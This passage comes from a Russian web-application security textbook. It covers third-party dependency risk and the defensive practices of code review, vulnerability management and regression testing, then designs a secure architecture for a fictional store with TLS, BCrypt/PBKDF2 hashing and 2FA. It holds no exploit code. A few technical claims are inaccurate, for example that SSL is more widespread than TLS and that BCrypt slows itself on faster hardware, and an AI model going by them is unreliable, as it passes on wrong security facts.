Базы данных CVE вряд ли помогут при поиске уязвимостей, связанных с небольшими пакетами, такими как программа в репозитории GitHub с двумя участниками, загруженная триста раз. А вот такие зависимости, как WordPress, Bootstrap или JQuery, тщательно изучались многими компаниями перед внедрением в производственную среду. В результате большинство серьезных уязвимостей, вероятно, уже обнаружены, задокументированы и опубликованы в интернете.

Хороший пример в этом отношении — JQuery. Как одна из десяти популярнейших библиотек в JavaScript она применяется на более 10 миллионах веб-сайтов,

имеет более 18 000 вилок на GitHub, насчитывает более 250 участников и около 7000 коммитов, составляющих 150 релизов.



Рис. 15.5. NVD, национальная база данных уязвимостей, оцененных по степени серьезности

Благодаря широкому распространению и наглядности библиотека JQuery постоянно пристально изучается на предмет безопасного кодирования и архитектуры. Серьезная уязвимость в JQuery может нанести значительный ущерб некоторым из крупнейших мировых компаний.

Быстрое сканирование базы данных CVE показывает десятки уязвимостей, обнаруженных в JQuery за последние годы. В базе описаны этапы воспроизведения и рейтинги угроз, что показывает, насколько легко использовать уязвимость и какой уровень риска она несет организации.

Эти базы данных предоставляют подробные методы эксплойтов приложения, содержащего ранее раскрытую уязвимость. Они упрощают поиск, но не избавляют от необходимости использовать методы разведки, чтобы правильно отмечать зависимости, их интеграцию с основным приложением, а также их версии и конфигурации.

Итоги

Безудержное использование сторонних зависимостей, в частности с открытым исходным кодом, привело к появлению огромной бреши в безопасности многих веб-приложений. Хакер, охотник за багами или пентестер могут воспользоваться уязвимостями, возникающими в результате интеграции. Сторонние зависимости можно атаковать разными способами. Иногда достаточно найти в базе уже известную уязвимость, обнаруженную другими исследователями или компаниями.

Тема сторонних зависимостей в качестве вектора атаки обширна, так что ее сложно объяснить кратко. На этапе разведки для изучения этих зависимостей может потребоваться немного усилий. Но если вы поймете их роль в сложном веб-приложении, заметить уязвимость будет проще, чем в исходном коде приложения. Это связано с тем, что зависимостям, как правило, не хватает строгих процессов проверки, которым подвергается исходный код, что делает их отличной отправной точкой для любого типа эксплойтов веб-приложений.

ГЛАВА 16

Итоги части II

Современные веб-приложения зачастую крайне уязвимы. Некоторые уязвимости легко классифицируются: например, те, которые мы изучили и протестировали в этой части книги. Бывают и уникальные уязвимости, которые встречаются в приложениях с необычной моделью защиты или с уникальной архитектурой.

В конечном счете, для тестирования веб-приложений потребуются знания известных архетипов уязвимостей, навыки критического мышления и компетентность в предметной области. Такой набор дает возможность искать глубокие логические уязвимости за пределами наиболее распространенных архетипов. Базовых навыков, представленных в первых двух частях, должно хватить на то, чтобы вы могли приступить к работе над любым проектом проверки безопасности веб-приложений, в котором вы будете участвовать.

С этого момента следует обращать внимание на бизнес-модель любого тестируемого приложения. Все приложения подвержены риску уязвимостей, таких как XSS, CSRF или XXE, но только глубокое понимание их базовой бизнес-модели и бизнес-логики даст вам возможность выявлять более сложные и специфические уязвимости.

Если описанные во второй части уязвимости трудно применить в реальном сценарии, подумайте, почему это так. Конечно, может быть, вам просто попадаются тщательно защищенные приложения, но скорее всего, вам придется немного подтянуть навыки разведки для поиска слабых мест, хоть вы уже и накопили знания для разработки и развертывания атак.

Навыки, полученные во второй части, основываются непосредственно на навыках из первой. Все они пригодятся, когда вы перейдете к заключительной части этой книги, где мы будем рассматривать механизмы защиты от атак. Все время помните как о методах разведки, так и о техниках взлома. В процессе разбора

примеров защиты постоянно задумывайтесь, как можно найти и эксплуатировать уязвимость приложения с надлежащей защитой и без нее.

Вы узнаете, что защита веб-приложений часто взламывается, поэтому говорят, что защитные меры смягчают, а не устраняют риск взлома. Знания, которые вы получили в первых двух частях, помогут вам искать методы обхода защитных механизмов из третьей. Мы рассмотрим варианты обороны, которые считаются самыми лучшими в отрасли, но многие из них не идеальны, и желательно применять комбинации нескольких методов, а не полагаться лишь на один.

Напоследок хотелось бы предупредить, что методы, которые мы рассматривали во второй части, действительно опасны. Это реальные атаки, которые регулярно используются злоумышленниками. Вы можете протестировать их на собственных веб-приложениях, но, пожалуйста, не применяйте их для тестирования чужих без письменного разрешения владельцев.

Приемы из предыдущих глав можно использовать как во благо, так и во зло. Так что тщательно продумывайте процедуры применения этих методов, а не прибегайте к ним ради забавы.

Некоторые из этих методов могут скомпрометировать серверы или клиентские устройства, даже если у вас есть разрешение на тестирование от владельца приложения. Поэтому первым делом постарайтесь убедиться, что владелец понимает связанные с тестированием риски.

ЧАСТЬ III

Защита

Это заключительная часть книги про безопасность веб-приложений. Взяв за основу материал двух предыдущих частей, мы глубоко проанализируем, что входит в процесс создания современного полнофункционального веб-приложения.

На каждом этапе анализа будут учитываться риски и проблемы безопасности. Мы будем оценивать альтернативные реализации и меры по снижению рисков.

Вы узнаете, какие методы можно интегрировать в цикл разработки программного обеспечения, чтобы уменьшить количество уязвимостей в готовом коде. Эти методы касаются как планирования архитектуры приложения, так и избегания небезопасных антипримеров, а также надлежащих методов проверки кода и контрмер против определенных типов эксплойтов.

Освоив эту часть, вы получите прочный фундамент в области сбора предварительной информации о веб-приложении, методов пентестирования и безопасной разработки ПО. Вы всегда можете вернуться и перечитать интересные моменты из первых двух частей (но уже с дополненным контекстом) или начать применять полученные знания на практике. А теперь давайте перейдем к третьей части и начнем изучать безопасность ПО и создание веб-приложений с защитой от хакеров.

ГЛАВА 17

Защита современных веб-приложений

До этого момента мы рассматривали методы разведки, анализа и взлома веб-приложений. Все они важны и интересны сами по себе, но кроме этого они закладывают фундамент для лучшего восприятия информации из третьей (и последней) части книги: защиты.

Современные веб-приложения намного сложнее своих предшественников. И, как правило, являются распределенными. Это значительно увеличивает поверхность атаки. Такого не было в старых, монолитных веб-приложениях: там все обрабатывалось на стороне сервера и практически не было взаимодействия с пользователями.

Важно понимать, как веб-приложения распределены в пространстве и как это может быть проанализировано и нанесено на схему потенциальным злоумышленником. Любому, кто хочет заниматься защитой веб-приложений, важно знать техники, которые применяются для взлома. Если понимать, какими методами можно взломать веб-приложение, будет проще расставить приоритеты защитных механизмов и замаскировать архитектуру и логику приложения от посторонних глаз.

Все навыки и методы, которые мы рассмотрели до этого момента, являются синергетическими, то есть взаимно усиливают друг друга. Совершенствование мастерства в разведке, нападении или защите позволит вам более эффективно использовать свое время.

Но пора перейти к основной теме.

Защита веб-приложения чем-то похожа на оборону средневекового замка. Здания и стены можно сравнить с основным кодом приложения. У владельца замка (лорда) за крепостными стенами есть еще несколько построек для поддержки — так можно описать зависимости и интеграции приложения. Так как все эти угодья занимают большую площадь, во время войны важно уделять приоритетное внимание обороне, ведь поставить укрепления с каждой потенциальной стороны нападения невозможно.

В мире безопасности веб-приложений такая расстановка приоритетов и управление уязвимостями в крупных корпорациях осуществляется инженерами по безопасности, а в небольших компаниях — инженерами-программистами. Именно эти профессионалы берут на себя роль главных защитников, используя навыки разработки ПО в сочетании с навыками разведки и взлома, чтобы снизить вероятность успешной атаки, уменьшить потенциальные повреждения, а в случае взлома разобраться с его последствиями.

Архитектура защищенного ПО

Создание хорошо защищенного веб-приложения начинается еще до написания его кода. Это этап планирования. При планировании архитектуры любого нового продукта или функции нужно обращать пристальное внимание на данные, которые передаются на всех этапах.

Можно утверждать, что большая часть разработки ПО сводится к поиску способа эффективно перемещать данные из точки A в точку B. Точно так же большая часть техники обеспечения безопасности ищет способы эффективно защищать данные при передаче из точки A в точку B на всех этапах их пути.

Выявить и устранить глубокие недостатки безопасности архитектуры проще всего до написания и развертывания ПО. После начала использования приложения глубина его реорганизации с целью устранения дыр в безопасности сильно уменьшается.

Это особенно верно для пользовательских веб-приложений. Реорганизовывать те из них, которые позволяют пользователям открывать магазины, запускать код и т. п., как правило, стоит очень дорого, потому что клиентам придется заново выполнять множество длительных процессов вручную.

В следующих главах мы поговорим о методах оценки безопасности в архитектуре приложения. Они варьируются от анализа потока данных до моделирования угроз для новых функций.

Глубокий анализ кода

При создании веб-приложения, архитектура которого уже отмечена как безопасная, нужно тщательно оценивать каждый коммит перед его добавлением в итоговую версию. Большинство компаний уже сделали обязательной процедуру проверки кода с целью повышения качества, сокращения технических недоработок и устранения легко обнаруживаемых ошибок кода.

При этом также проверяется, насколько готовый код соответствует стандартам безопасности. Чтобы уменьшить конфликт интересов, коммиты на управление версиями исходного кода должны проверяться не только членами рабочей группы, но и сторонней командой (особенно в отношении безопасности).

Увидеть дыры в безопасности в процессе проверки кода на самом деле проще, чем кажется. Вот на что следует обращать внимание:

- Как данные передаются из точки А в точку Б (чаще всего они передаются по сети и в определенном формате)?
- Как хранятся данные?
- Как выглядят данные, когда они попадают к клиенту?
- Каким операциям подвергаются данные на стороне сервера и каким образом они там сохраняются?

В следующих главах мы детально рассмотрим более конкретные меры проверки безопасности кода. Этот контрольный список — всего лишь основа, опираясь на которую можно доказать, что любой может выполнить проверку безопасности.

Поиск уязвимости

Итак, в вашей организации уже предприняты шаги для оценки безопасности архитектуры и процесса разработки (обзоры кода), и следующим шагом будет поиск уязвимостей, возникших в результате ошибок, пропущенных при проверке кода. Существуют разные способы обнаружения уязвимостей, причем некоторые из них могут нанести ущерб бизнесу/репутации.

Традиционный способ — это, например, уведомление от поставщика компонентов, на которых вы строите приложение. Еще хуже, когда вы узнаете об этом из многочисленных публикаций. К сожалению, многие компании все еще полагаются на такие вещи как на единственное средство поиска уязвимостей.

Но существуют и более современные методы поиска уязвимостей, позволяющие спасти продукт от дурной репутации, судебных исков и потери клиентов. Современные компании, заботящиеся о своем имидже, используют следующие варианты:

- программы охотников за багами;
- внутренние Red Teams и Blue Teams;
- привлечение сторонних пентестеров;
- корпоративные стимулы, поощряющие регистрацию обнаруженных уязвимостей.

Заложив в бюджет расходы на один или несколько из этих методов, можно сэкономить огромную сумму и избежать черного пиара и утраты репутации.

Все эти методы будут подробно рассмотрены в следующих главах. Кроме того, я расскажу про случаи, когда компании не инвестировали должным образом в такие превентивные меры безопасности и несли из-за этого огромные финансовые потери.

Анализ уязвимости

Итак, вы обнаружили в веб-приложении уязвимости. Теперь нужно предпринять несколько шагов для их сортировки, определения приоритетов и устранения.

Во-первых, не все уязвимости одинаково опасны. Инженерам по безопасности хорошо известно, что некоторые уязвимости могут подождать, пока у разработчиков не появится свободное время, а некоторые нужно устранять немедленно, отложив в сторону все прочие дела.

Поэтому первым делом нужно оценить риск для компании. Именно этот параметр используется для оценки порядка работы в случае нескольких уязвимостей.

Для определения риска следует рассмотреть такие факторы, как:

- финансовый риск для компании;
- сложность эксплуатации обнаруженной уязвимости;
- тип данных, который будет скомпрометирован;
- существующие договорные соглашения;
- уже принятые меры по смягчению последствий.

После определения приоритетности уязвимостей следует разработать методы отслеживания, чтобы гарантировать своевременное решение возникшей проблемы и выполнение ваших договорных обязательств. После этого останется написать автоматизированные тесты, которые позволят убедиться, что уязвимость не появится снова.

Управление уязвимостями

После оценки рисков, которые несет уязвимость, и определения степени ее приоритетности возникает необходимость отслеживания процесса ее устранения. Ведь исправления должны выполняться своевременно, а сроки следует определять на основе оценки рисков. Кроме того, нужно проанализировать контракты с клиентами, чтобы узнать, не были ли нарушены какие-либо соглашения.

К тому же, если вы получили информацию о наличии уязвимости, в течение всего времени, пока ведутся работы по ее устранению, необходимо тщательно проверять системный журнал, чтобы сразу засечь попытки воспользоваться дырой в безопасности. Известны случаи, когда компании, в которых недостаточно тщательно следили за событиями системного журнала, понесли большие убытки, так как не смогли вовремя заметить эксплойт уязвимости, над устранением которой велась работа.

Управление уязвимостями — непрерывный процесс. Поэтому его следует тщательно планировать и вести записи для отслеживания прогресса. Это позволяет точнее определить, сколько времени понадобится на работу.

Регрессивное тестирование

Следующим шагом после развертывания исправления будет написание регрессивного теста, который подтвердит, что исправление сработало и уязвимости больше нет. Это хорошая практика, которая, к сожалению, применяется не таким большим количеством компаний, как следовало бы. Большой процент уязвимостей появляется повторно. Иногда это повторение, а иногда — вариация исходной ошибки. Инженер по безопасности из крупной (более 10 000 сотрудников) компании, занимающейся разработкой ПО, однажды сказал мне, что примерно 25% их уязвимостей появлялись повторно.

Создать и внедрить структуру управления регрессией уязвимостей просто. Добавление в нее тестовых примеров должно занимать небольшую часть времени,

потраченного на фактическое исправление. Проведение предварительного регрессионного тестирования стоит недорого, но в конечном итоге может сэкономить огромное количество времени и денег. В следующих главах я расскажу вам, как эффективно создавать, развертывать и поддерживать структуру регрессионного тестирования.

Меры по снижению риска

Отличная практика для любой компании, ориентированной на безопасность, — это усилия, направленные на снижение риска возникновения уязвимости в кодовой базе приложения. Это желательно делать на всем пути разработки — от планирования архитектуры до регрессивного тестирования.

Стратегии смягчения последствий следует использовать по принципу «чем шире сеть, тем больше рыбы». Чем важнее фрагмент приложения, тем серьезнее должны быть принимаемые меры. Для снижения рисков следует придерживаться передовых методов безопасного кодирования, следить за безопасностью архитектуры, применять фреймворки регрессионного тестирования, придерживаться жизненного цикла безопасной разработки (secure software development life cycle, SSDL), а также обеспечивать безопасные фреймворки для разработки. В следующих главах я покажу вам ряд способов снижения, а иногда и устранения рисков, которые различные уязвимости могут внести в базу кода.

Выполнение всех перечисленных в этой главе шагов значительно повысит безопасность любой кодовой базы, над которой вы работаете. Это сэкономит вашей организации много денег и сохранит репутацию бренда.

Прикладные техники разведки и нападения

Читать третью часть можно и отдельно от первых двух, но глубокие знания методов разведки и вариантов атаки позволят вам лучше понять процесс создания более сильной защиты. По мере изучения техник защиты веб-приложений не забывайте о методах разведки, изученных в первой части. Они дадут вам представление о том, как замаскировать приложение от посторонних глаз и расставить приоритеты для исправлений, потому что вы заметите, что некоторые уязвимости обнаруживаются проще, чем другие.

Пригодится вам в этом разделе и материал из части II. Зная, какие распространенные уязвимости ищут хакеры, вы лучше поймете, какие типы защиты целе-

сообразно использовать для смягчения их атак. Знание вариантов эксплуатации уязвимостей должно помочь при расстановке приоритетов в очереди исправлений, потому что вы будете понимать, какие типы данных будут подвергаться риску в каждом конкретном случае.

Эта книга — не исчерпывающий справочник, но она поможет вам получить достаточно фундаментальные знания, чтобы при необходимости вы самостоятельно смогли найти дополнительную информацию по возникшей проблеме. Вы сможете продолжить обучение в области безопасности ПО и выбрать специализацию в конкретной сфере, которую вы хотите освоить глубже.

ГЛАВА 18

Безопасная архитектура приложений

Первый шаг в обеспечении безопасности любого веб-приложения делается на этапе выбора архитектуры.

При создании приложения поиск эффективной технической модели для определенной бизнес-цели обычно ведет смешанная команда инженеров-программистов и менеджеров по продуктам. В разработке ПО роль архитектора заключается в проектировании модулей на высоком уровне и в выборе оптимальных способов их взаимодействия друг с другом. Сюда можно добавить выбор наилучших способов хранения данных, будущих сторонних зависимостей, преобладающей парадигмы программирования и т. п.

Подобно проектированию здания, выбор архитектуры ПО — тонкий процесс, который сопряжен с большим риском, поскольку переделка архитектуры уже готового приложения стоит очень дорого. Аналогично обстоят дела с архитектурой системы безопасности. Часто уязвимости можно легко предотвратить на этапе проектирования с помощью тщательного планирования и оценки. Недостаток планирования приводит к тому, что код приложения приходится переделывать, что не слишком дешево.

По результатам исследования популярных веб-приложений Национальный институт стандартов и технологий (National Institute of Standards and Technology, NIST) объявил, что «стоимость устранения уязвимости на этапе проектирования в 30–60 раз меньше, чем ее исправление в процессе производства».

Анализ требований к ПО

Первым шагом в обеспечении безопасности архитектуры продукта или функциональности должен стать сбор всех бизнес-требований и их оценка на предмет риска еще до того, как вы приступите к их реализации.

Любая организация, в которой за безопасность и разработку отвечают отдельные группы, должна гарантировать, что они обмениваются данными. Функциональные возможности нельзя проанализировать в одиночку. В анализе должны участвовать все стейкхолдеры как из инженеров, так и из разработчиков продукта.

Представим, что после устранения множества дыр в безопасности в базе кода MegaBank решил создать дополнительный канал продвижения. Новый бренд MegaMerch будет предлагать коллекцию высококачественных хлопковых футболок, удобных спортивных штанов, а также мужских и женских купальников с логотипом MegaMerch (MM).

Для распространения товаров под новым брендом MegaBank хотел бы создать приложение e-commerce, отвечающее следующим требованиям:

- пользователи могут создавать учетные записи и входить в систему;
- учетные записи пользователей содержат полное имя, адрес и дату рождения;
- у пользователей есть доступ к главной странице магазина с товарами;
- пользователи могут искать товары;
- пользователи могут сохранять данные о своих кредитных картах и банковских счетах.

Анализ этих требований на высоком уровне дает нам следующую информацию:

- приложение хранит учетные данные;
- приложение хранит личные идентификаторы;
- уровень доступа зарегистрированных пользователей выше, чем у гостей;
- пользователи могут выполнять поиск по базе товаров;
- приложение хранит финансовую информацию.

Этот вполне обычный список позволяет провести первоначальный анализ потенциальных рисков, с которыми может столкнуться это приложение, если его неправильно спроектировать. Вот какие области риска были выявлены:

- Аутентификация и авторизация: способ обработки сеансов, входа в систему и файлов cookie.
- Личные данные: обрабатываются ли они иначе, чем другие данные? Как звучит закон об обращении с этими данными?
- Поисковая система: как реализована поисковая система? Где происходит поиск — в основной или в отдельной кэшированной версии базы?

Каждый из этих пунктов ставит перед нами множество вопросов о деталях реализации. Эти вопросы очерчивают перед инженером по безопасности сферу его деятельности, чтобы с его помощью разработка приложения пошла в более безопасном направлении.

Аутентификация и авторизация

Для реализации хранения учетных данных и разных уровней доступа для гостей и зарегистрированных пользователей нужны системы аутентификации и авторизации. Именно они разрешают пользователям входить в систему и позволяют нам определить допустимые действия для разных групп пользователей. Все учетные данные будут храниться в базе.

Это означает, что для устранения риска утечки данных нужно тщательно планировать такие вещи, как:

- способ обработки данных в процессе их передачи;
- способ хранения учетных данных;
- реализация различных уровней авторизации пользователей.

Протоколы SSL и TLS

Итак, первым делом нам нужно решить, каким образом будут обрабатываться данные в процессе передачи. Это решение повлияет на поток всех данных в веб-приложении.

Первое требование к передаче данных — шифрование. Оно снижает риск атаки посредника, которая может привести к похищению учетных данных пользо-

вателей и совершению покупок от их имени (ведь мы сохраняем финансовые данные).

Два основных криптографических протокола, которые сегодня используются для защиты передаваемых по сети данных, — это SSL и TLS. Первый разработан компанией Netscape в середине 1990-х годов, и с тех пор появилось несколько его версий.

Протокол TLS описан RFC 2246 в 1999 году как обновление для SSL. Его разработали с целью повышения безопасности (рис. 18.1). Протокол TLS не имеет обратной совместимости со старыми версиями SSL из-за множества архитектурных различий. Он обеспечивает более высокий уровень защиты, в то время как SSL шире распространен, несмотря на уязвимости, снижающие его надежность.

Рис. 18.1. Let's Encrypt — один из немногих некоммерческих центров сертификации, предоставляющий сертификаты для TLS-шифрования

Все основные современные веб-браузеры добавляют в адресную строку иконку замка, если связь должным образом защищена с помощью SSL или TLS.

Спецификация HTTP предлагает расширение HTTPS в целях повышения безопасности. Данные в протоколе HTTPS передаются поверх криптографических протоколов TLS/SSL. Если при выполнении запроса HTTPS TLS/SSL-соединения окажутся скомпрометированными, браузер покажет пользователю предупреждение.

Мы хотели бы убедиться, что в случае с MegaMerch все передаваемые по сети данные зашифрованы и совместимы с TLS. Способ реализации TLS-шифрования зависит от сервера, но все основные пакеты ПО для веб-серверов предлагают простую интеграцию.

Защита учетных данных

Требования к безопасности паролей существуют по ряду причин, но, к сожалению, большинство разработчиков не понимают, что делает пароли защищенными от взлома.

Понятие небезопасного пароля связано не столько с его длиной и количеством специальных символов, сколько с шаблонами, которые в нем можно обнаружить. В криптографии существует такое понятие, как *энтропия* или мера неопределенности. Нам нужны пароли с высокой энтропией.

Сложно поверить, но пароли большинства пользователей не уникальны. Самый простой путь при подборе пароля к веб-приложению — найти список самых распространенных паролей и провести брутфорс.

Расширенная атака по словарю включает еще и комбинации распространенных паролей, общую структуру паролей и общие комбинации паролей. Конечно, остается и классический брутфорс, при котором рассматриваются все возможные комбинации.

Как видите, вас защитит не столько длинный пароль, сколько пароль, в котором нет наблюдаемых закономерностей, распространенных слов и фраз. К сожалению, донести это до пользователей сложно. Поэтому следует усложнить процесс задания пароля, наложив на него ряд требований.

Например, отклонять пароли из первой тысячи, сообщая, что их слишком легко подобрать. Также следует запретить использование в качестве пароля дат рождения, имен, фамилий или частей адреса. При регистрации в приложении MegaMerch можно потребовать указать имя, фамилию и дату рождения и запретить использование этих данных в качестве пароля.

Хеширование учетных данных

Конфиденциальные учетные данные недопустимо хранить в виде обычного текста. Перед первым сохранением пароль следует хешировать. Этот несложный процесс дает огромные преимущества в плане безопасности.

По ряду причин алгоритмы хеширования отличаются от большинства алгоритмов шифрования. Во-первых, они необратимы. При работе с паролями это ключевой момент. Мы должны быть уверены, что даже сотрудники компании не смогут украсть пароли пользователей и использовать их в других местах (достаточно распространенная практика, кстати).

Современные алгоритмы хеширования очень эффективны. Они могут преобразовывать многомегабайтные строки символов в 128–264-битные. При проверке присланного пользователем пароля мы повторно хешируем его и сравниваем с хешированным паролем в базе данных. Даже если у пользователя огромный пароль, мы сможем очень быстро выполнить поиск и сравнение по базе.

Еще одно ключевое преимущество хеширования — низкая вероятность коллизий. Так называется ситуация, когда разные входные данные дают одинаковую хеш-функцию. Соответственно, не придется беспокоиться о том, что хакеры «угадают» пароль.

Правильно хешированные пароли защитят ваших пользователей в случае взлома базы и воровства личных данных. Хакер получит доступ только к хешам, и маловероятно, что он сможет реконструировать хотя бы один пароль.

Рассмотрим три случая несанкционированного доступа к базам данных MegaMerch:

Случай #1

Пароли хранятся в виде текста.

Результат

Все пароли скомпрометированы.

Случай #2

Алгоритм хеширования MD5.

Результат

Некоторые пароли можно взломать с помощью радужных таблиц (предварительно вычисленные таблицы «хеш → пароль»; к ним восприимчивы более слабые алгоритмы хеширования).

Случай #3

Алгоритм хеширования BCrypt.

Результат

Вряд ли получится взломать хотя бы один пароль.

Как видите, все пароли должны быть хешированы. Кроме того, алгоритм хеширования следует оценивать по его математической целостности и масштабируемости. При хешировании на современном оборудовании алгоритм должен быть МЕДЛЕННЫМ, что снижает количество предположений в секунду, которые может сделать запущенный хакером сценарий взлома.

При взломе паролей алгоритмы медленного хеширования сильно усложняют работу хакера, который обязательно будет автоматизировать процесс. Как только хакер найдет идентичный хеш к паролю, тот фактически взломан. Чрезвычайно медленные хеш-алгоритмы, такие как BCrypt, могут растягивать время такого поиска на годы.

Рассмотрим алгоритмы хеширования, позволяющие обеспечить целостность учетных данных пользователей современных веб-приложений.

BCrypt

Функция хеширования BCrypt получила свое название от двух разработок. Буква «B» взята из названия шифра с симметричным ключом Blowfish Cipher, который был разработан Брюсом Шнайером (Bruce Schneier) в 1993 году и применялся как универсальный, свободно распространяемый алгоритм шифрования. А «Crypt» — это функция хеширования, которая по умолчанию поставляется с Unix-системами.

Библиотечная функция Crypt писалась в те времена, когда оборудование было не очень мощным. На момент ее разработки Crypt могла хешировать менее 10 паролей в секунду. На современном оборудовании за это время хешируются уже десятки тысяч. Соответственно, взлом зашифрованного с помощью Crypt пароля — очень простая операция для любого современного хакера.

Алгоритм BCrypt соединяет в себе особенности как Blowfish, так и Crypt, но его скорость хеширования замедляется на более быстром оборудовании. Таким образом, чем мощнее оборудование, тем сложнее шифрование.

В результате сейчас практически невозможно написать сценарий, который осуществлял бы взлом таких паролей через брутфорс за разумное количество времени.

PBKDF2

Алгоритм PBKDF2 — альтернатива функции BCrypt. В его основе лежит концепция, известная как *растяжение ключей*. Такие алгоритмы сначала быстро генерируют хеш, но каждая следующая попытка будет происходить медленнее, что превращает брутфорс в крайне дорогостоящий в вычислительном отношении процесс.

Изначально алгоритм PBKDF2 разрабатывался не для хеширования паролей, но его можно применять для этой цели, когда недоступны похожие на BCrypt алгоритмы.

PBKDF2 включает в себя такой параметр, как минимальное количество итераций для генерации хеша. Желательно брать максимальное количество итераций, доступное для вашего оборудования. Неизвестно, оборудование какого типа доступно хакеру, поэтому чем выше число итераций при генерации хеша, тем меньше доступных итераций остается для взлома на быстром оборудовании, а для медленного оборудования вообще не остается никаких шансов.

Разработчики приложения MegaMerch решили хешировать пароли с помощью алгоритма BCrypt. Сравнению будут подвергаться только хеши паролей.

Двухфакторная аутентификация

В дополнение к хешированию паролей мы можем также предложить двухфакторную аутентификацию (2FA) тем пользователям, которые хотят еще сильнее усилить защиту своей учетной записи.

На рис. 18.2 показано одно из наиболее распространенных приложений для Android и iOS: Google Authenticator. Оно совместимо со многими веб-сайтами и имеет открытый API для интеграции в приложения. Двухфакторная аутентификация — это фантастическая функция защиты, эффективно работающая на очень простом принципе.

Большинство систем 2FA требуют в дополнение к вводимому в браузер паролю ввод сгенерированного пароля из мобильного приложения или текстового SMS-сообщения. Более продвинутые протоколы 2FA используют аппаратный токен, который обычно генерируется USB-накопителем при подключении к компьютеру пользователя. Вообще-то аппаратные токены больше подходят для сотрудников компании, чем для пользователей. Их широкое применение для платформ e-commerce и управление ими было бы неудобным для всех сторон.



Рис. 18.2. Google Authenticator — одно из самых используемых приложений 2FA для Android и iOS

Двухфакторная аутентификация с помощью телефонного приложения/SMS не настолько безопасна, как использование USB-ключей; тем не менее авторизация с ней на порядок безопаснее, чем без нее.

При отсутствии каких-либо уязвимостей в приложении 2FA или в протоколе обмена сообщениями двухфакторная аутентификация исключает возможность удаленного входа в веб-приложение, инициированного не владельцем учетной записи. Скомпрометировать учетную запись в этом случае можно, только получив доступ одновременно и к паролю, и к физическому устройству, на который присылается второй пароль (обычно к смартфону).

При обсуждении архитектуры приложения MegaMerch желательно обговорить возможность добавления двухфакторной аутентификации для пользователей, которые хотят повысить безопасность своих учетных записей MegaMerch.

Личные данные и финансовая информация

Если приложение планирует сохранять информацию, позволяющую установить личность пользователя (personally identifiable information, PII), необходимо убедиться, что законы стран, в которых это приложение работает, допускают подобное хранение. Помимо этого, следует гарантировать, что даже в случае взлома базы данных или компрометации сервера PII будут отображаться в формате, затрудняющем их чтение. Аналогичные правила действуют и для финансовых данных, таких как номера кредитных карт (в некоторых странах они также относятся к PII).

Небольшим компаниям зачастую эффективнее хранить личную информацию и финансовые данные не самостоятельно, а передать их на хранение компании, которая на этом специализируется.

Поиск

Любое веб-приложение, реализующее собственную поисковую систему, должно учитывать последствия, с которыми придется столкнуться. Поисковые системы обычно требуют особого типа хранения данных, позволяющего обеспечить эффективность запросов. То есть хранение данных в поисковой системе сильно отличается от хранения в базах общего назначения.

